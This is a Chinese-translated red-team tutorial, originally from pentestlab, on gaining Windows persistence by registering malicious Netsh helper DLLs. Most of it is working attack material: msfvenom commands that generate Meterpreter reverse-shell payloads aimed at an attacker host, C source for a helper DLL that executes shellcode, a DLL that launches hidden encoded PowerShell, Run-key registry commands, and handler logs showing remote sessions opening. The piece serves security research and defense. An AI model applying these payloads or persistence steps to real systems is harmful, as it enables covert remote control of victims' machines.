Netsh是Windows实用程序，管理员可以使用它来执行与系统的网络配置有关的任务，并在基于主机的Windows防火墙上进行修改。可以通过使用DLL文件来扩展Netsh功能。此功能使红队可以使用此工具来加载任意DLL，以实现代码执行并因此实现持久性。但是，此技术的实现需要本地管理员级别的特权。

可以通过Metasploit Framework 的“ **msfvenom** ”实用程序生成任意DLL文件。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -f
dll > /tmp/pentestlab.dll
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPO
RT=4444 -f dll > /tmp/pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

生成恶意DLL

可以通过Meterpreter的上载功能或命令和控制（C2）支持的任何其他文件传输功能将DLL文件传输到目标主机。

```
meterpreter > upload /tmp/pentestlab.dll
[*] uploading  : /tmp/pentestlab.dll -> pentestlab.dll
[*] Uploaded 5.00 KiB of 5.00 KiB (100.0%): /tmp/pentestlab.dll -> pentestlab.dl
l
[*] uploaded   : /tmp/pentestlab.dll -> pentestlab.dll
meterpreter >
```

上载恶意DLL

在“添加帮手”可以用来注册用的DLL “**netsh**的 ”实用工具。

```
netsh
add helper path-to-malicious-dll
```

```
C:\Users>netsh
netsh
netsh>add helper C:\Users\Administrator\Desktop\pentestlab.dll
```

添加助手DLL

每次netsh实用程序启动时，都会执行DLL，并且将建立通信。

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-
13 09:55:14 -0400

meterpreter >
```

Netsh Helper DLL – Meterpreter

但是，默认情况下，netsh没有计划自动启动。创建将在Windows启动期间执行实用程序的注册表项将在主机上创建持久性。这可以直接从Meterpreter会话或Windows Shell中完成。

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run\\ -v
pentestlab -d 'C:\Windows\SysWOW64\netsh'
```

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\ru
n\\ -v pentestlab -d 'C:\Windows\SysWOW64\netsh'
Successfully set pentestlab of REG_SZ.
meterpreter > shell
Process 4876 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current
Version\Run" /v Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pent
estlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
The operation completed successfully.
```

创建注册表运行密钥

注册表运行键的替代方法是，可以使用多种其他方法来启动实用程序，例如创建服务或计划任务。

击败一家总部位于荷兰的IT安全公司，该公司率先在其Github存储库中发布概念证明DLL 。DLL是由Marc Smeets用C编写的，可以对其进行修改以包含自定义的shellcode。Metasploit Framework实用程序“ **msfvenom** ”可用于生成各种语言的shellcode。

```
msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_tcp -b
'\x00' -f c
```

```
root@kali:~# msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21
 LPORT=4444 -b '\x00' -f c
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2339 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\x21\xa2\xab\x85\x8d\xcf\x19\x7b\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xdd\xea\x28\x61\x7d\x27"
"\xd5\x7b\x21\xa2\xea\xd4\xcc\x9f\x4b\x2a\x77\xea\x9a\x57\xe8"
"\x87\x92\x29\x41\xea\x20\xd7\x95\x87\x92\x29\x01\xea\x20\xf7"
"\xdd\x87\x16\xcc\x6b\xe8\xe6\xb4\x44\x87\x28\xbb\x8d\x9e\xca"
"\xf9\x8f\xe3\x39\x3a\xe0\x6b\xa6\xc4\x8c\x0e\xfb\x96\x73\xe3"
"\xfa\xcd\x06\x9d\x39\xf0\x63\x9e\xe3\x84\x5d\xa9\x98\x03\x39"
"\xa9\xa9\x8a\x08\xbd\x19\x7b\x21\x29\x2b\x0d\x8d\xcf\x19\x33"
"\xa4\x62\xdf\xe2\xc5\xce\xc9\x2b\xaa\xea\xb3\xc1\x06\x8f\x39"
"\x32\x20\x72\x48\xd3\xc5\x30\xd0\x3a\xaa\x96\x23\xcd\x8c\x19"
"\x54\x4a\xe8\xea\x9a\x45\x21\x8e\xd8\xb2\x2c\xe3\xaa\x44\xb5"
```

C Shellcode – Netsh

可以将生成的shellcode注入到Netsh Helper DLL代码中。

```
#include <stdio.h>
#include <windows.h> // only required if you want to pop calc

#ifdef _M_X64
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\x48\xbb";
#else
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\x48\xbb";
#endif

// Start a separate thread so netsh remains useful.
DWORD WINAPI ThreadFunction(LPVOID lpParameter)
{
    LPVOID newMemory;
    HANDLE currentProcess;
    SIZE_T bytesWritten;
    BOOL didWeCopy = FALSE;
    // Get the current process handle
    currentProcess = GetCurrentProcess();
    // Allocate memory with Read+Write+Execute permissions
    newMemory = VirtualAllocEx(currentProcess, NULL, sizeof(buf), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    if (newMemory == NULL)
        return -1;
    // Copy the shellcode into the memory we just created
    didWeCopy = WriteProcessMemory(currentProcess, newMemory, (LPCVOID)&buf,
sizeof(buf), &bytesWritten);
    if (!didWeCopy)
        return -2;
```

```
    // Yay! Let's run our shellcode!
    ((void(*)())newMemory)();
    return 1;
}

// define the DLL handler 'InitHelpderDll' as required by netsh.
// See https://msdn.microsoft.com/en-
us/library/windows/desktop/ms708327(v=vs.85).aspx
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID
pReserved)
{
    //make a thread handler, start the function as a thread, and close the
handler
    HANDLE threadHandle;
    threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL, 0, NULL);
    CloseHandle(threadHandle);
    // simple testing by starting calculator
    system ("start calc");

    // return NO_ERROR is required. Here we are doing it the nasty way
    return 0;
}
```

```
#include <stdio.h>
#include <windows.h> // only required if you want to pop calc

#ifdef _M_X64
unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\x48\xbb\x21\xa2\xab\x85\
#else
unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff\xff\xff\x48\xbb\x21\xa2\xab\x85\
#endif

// Start a seperate thread so netsh remains usefull. Loosely copied from https://gist.github.com/securitytube/c95634
DWORD WINAPI ThreadFunction(LPVOID lpParameter)
{
    LPVOID newMemory;
    HANDLE currentProcess;
    SIZE_T bytesWritten;
    BOOL didWeCopy = FALSE;
    // Get the current process handle
    currentProcess = GetCurrentProcess();
    // Allocate memory with Read+Write+Execute permissions
    newMemory = VirtualAllocEx(currentProcess, NULL, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (newMemory == NULL)
        return -1;
    // Copy the shellcode into the memory we just created
    didWeCopy = WriteProcessMemory(currentProcess, newMemory, (LPCVOID)&buf, sizeof(buf), &bytesWritten);
    if (!didWeCopy)
        return -2;
    // Yay! Let's run our shellcode!
    ((void(*)())newMemory)();
    return 1;
```

Netsh帮助程序DLL

与上述方法类似，rtcrowley在他的Github存储库中发布了该方法的PowerShell版本。以下代码可用于执行PowerShell Base64编码的有效负载，并支持两个选项。

```
#include <stdio.h>
#include <windows.h>
```

```
DWORD WINAPI YahSure(LPVOID lpParameter)
{
    //Option 1: Quick and simple. Opens 1 PS proc & briefly displays window. Set payload to b64 unicode.
    system("start C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -win hidden -nonI -nopro -enc \

SQBmACgAJABQAFMAVgBlAHIAcwBJAE8AbgBUAEEAQgBsAGUALgBQAFMAVgBFAFIAcwBpAG8ATgAuACYAIAAkAFIAIAAkAGQAYQB0AGEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==");

    //Option 2: Execute loaded b64 into a reg key value. Will spin up a few etra procs, but will not open an extra window.
    //system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c \
            $x=((gp HKLM:SOFTWARE\\Microsoft\\Notepad debug).debug); \
                powershell -nopro -enc $x 2> nul");
    return 1;

}

//Custom netsh helper format
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
{
    HANDLE hand;
    hand = CreateThread(NULL, 0, YahSure, NULL, 0, NULL);
    CloseHandle(hand);

    return NO_ERROR;
}
```

```
#include <stdio.h>
#include <windows.h>

DWORD WINAPI YahSure(LPVOID lpParameter)
{
    //Option 1: Quick and simple. Opens 1 PS proc & briefly displays window. Set payload to b64 unicode.
    system("start C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -win hidden -nonI -nopro -enc \
                SQBmACgAJABQAFMAVgBlAHIAcwBJAE8AbgBUAEEAQgBsAGUALgBQAFMAVgBFAFIAcwBpAG8ATgAuAE0AYQBqAG8AUgAgAC0ARwBF

    //Option 2: Execute loaded b64 into a reg key value. Will spin up a few etra procs, but will not open an extra w
    //system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c \
            $x=((gp HKLM:SOFTWARE\\Microsoft\\Notepad debug).debug); \
                powershell -nopro -enc $x 2> nul");
    return 1;

}

//Custom netsh helper format
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
{
    HANDLE hand;
    hand = CreateThread(NULL, 0, YahSure, NULL, 0, NULL);
    CloseHandle(hand);

    return NO_ERROR;
}
```

Netsh Helper DLL – PowerShell方法

执行“ **netsh** ”实用程序并使用“ **add helper** ”命令加载系统中的两个DLL都将执行集成的有效负载。

```
netsh
add helper C:\Users\pentestlab\Desktop\NetshHelperBeacon.dll
add helper C:\Users\pentestlab\Desktop\NetshPowerShell.dll
```

```
C:\Windows\system32>netsh
netsh>add helper C:\Users\pentestlab\Desktop\NetshHelperBeacon.dll
Ok.

netsh>add helper C:\Users\pentestlab\Desktop\NetshPowerShell.dll
Ok.

netsh>
```

Netsh助手DLL

Empire和Metasploit的“ **multi / handler** ”模块可用于接收来自两个DLL的通信。

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent VUMAE1DC checked in
[+] Initial agent VUMAE1DC from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to VUMAE1DC at 10.0.2.30

(Empire) > agents

[*] Active agents:
```

Netsh助手DLL PowerShell


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49695) at 2019-10-
26 20:33:26 -0400
```

Netsh助手DLL Meterpreter

当执行“ 添加帮助程序 ”命令以加载DLL文件时，将在以下位置创建注册表项。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
```



Netsh注册表项

应该注意的是，某些可能安装在受感染系统上的VPN客户端可能会自动“ **netsh** ”启动，因此可能不需要使用其他方法进行持久化。

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：https://pentestlab.blog/2019/10/29/persistence-netsh-helper-dll/*